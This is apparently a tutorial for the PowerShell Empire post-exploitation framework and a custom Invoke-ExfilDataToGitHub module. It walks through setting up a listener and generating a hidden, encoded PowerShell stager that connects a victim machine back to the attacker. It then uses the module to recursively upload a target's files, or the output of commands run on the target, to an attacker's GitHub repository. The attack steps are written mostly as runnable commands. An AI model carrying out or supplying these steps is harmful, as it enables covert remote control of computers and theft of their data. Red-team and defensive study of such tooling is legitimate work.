**Empire and Invoke-ExfilDataToGitHub Module 2.0 Walkthrough**

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# Initial Setup (Note: screenshots have not been updated for 2.0 but should be similar)

Download the Empire source code from here:

<https://github.com/adaptivethreat/Empire>

git clone <https://github.com/adaptivethreat/Empire>

See this YouTube video for more details: <https://www.youtube.com/watch?v=aDeJBe6eqps>

Run and execute setup\_database.py and install.sh

python setup\_database.py

./install.sh

# Note you can reset the database using

./reset.sh

If the integration script and PowerShell module has not been accepted into the Empire framework then you can download the scripts from my GitHub account here (select 2.0 branch):

<https://github.com/nnh100/exfil>

Put the Invoke\_ExfilDataToGitHub.py script into the following location of the installation directory:

Empire/lib/modules/powershell/exfiltration

Put the Invoke-ExfilDataToGitHub.ps1 script into the following location:


Empire/data/module\_source/exfil

# Empire Configuration and Exploitation Setup

* 1. Create a Listener

Start Empire with:

./empire



Create a listener called kali (this will listen for incoming connections):


listeners

list

info

set Name kali

execute



* 1. Create a Stager

The stager is code that will run on the victim machine and connect back to the attacker machine (this can be PowerShell code, a VBA macro, USB Ducky script etc).

* + 1. PowerShell launcher


Issue the following commands to create a PowerShell launcher:

usestager launcher

info


set Listener kali

execute




Copy and run the generated PowerShell exploit code in a target (here I used Windows 10):


powershell.exe -NoP -sta -NonI -W Hidden -Enc 



List agents:



Note you can rename and interact with the agent using the following commands:




# Use Invoke-ExfilDataToGitHub Module


* 1. Generate GitHub Personal Access Token

To use this module you need to generate a GitHub Personal Access Token with the appropriate access rights and base 64 encode it before passing it in as the GHPAT option in Empire.

Go to ‘Settings’ in your GitHub account and click on ‘Personal access tokens’ in the left hand pane as shown below:



Generate a new PAT selecting the ‘repo’ and ‘delete\_repo’ scopes:




Use any tool to base64 encode the generated PAT.

* 1. Select the Invoke-ExfilDatatoGitHub Module

Issue the following command:

usemodule exfiltration/Invoke\_ExfilDataToGitHub




Set options with for example:

set Filter \*.\*

set GHRepo exfil


set GHUser nnh100

* 1. Upload all files recursively



Check your GitHub repo for the files that you uploaded. Note that Recurse should be either blank or True.

* 1. Upload selected files



* 1. Upload file with data using PowerShell command

An example of sending data to a text file – note that the other options should be unset and to run a command issue it within a $() so

$(dir c:\windows | out-string)

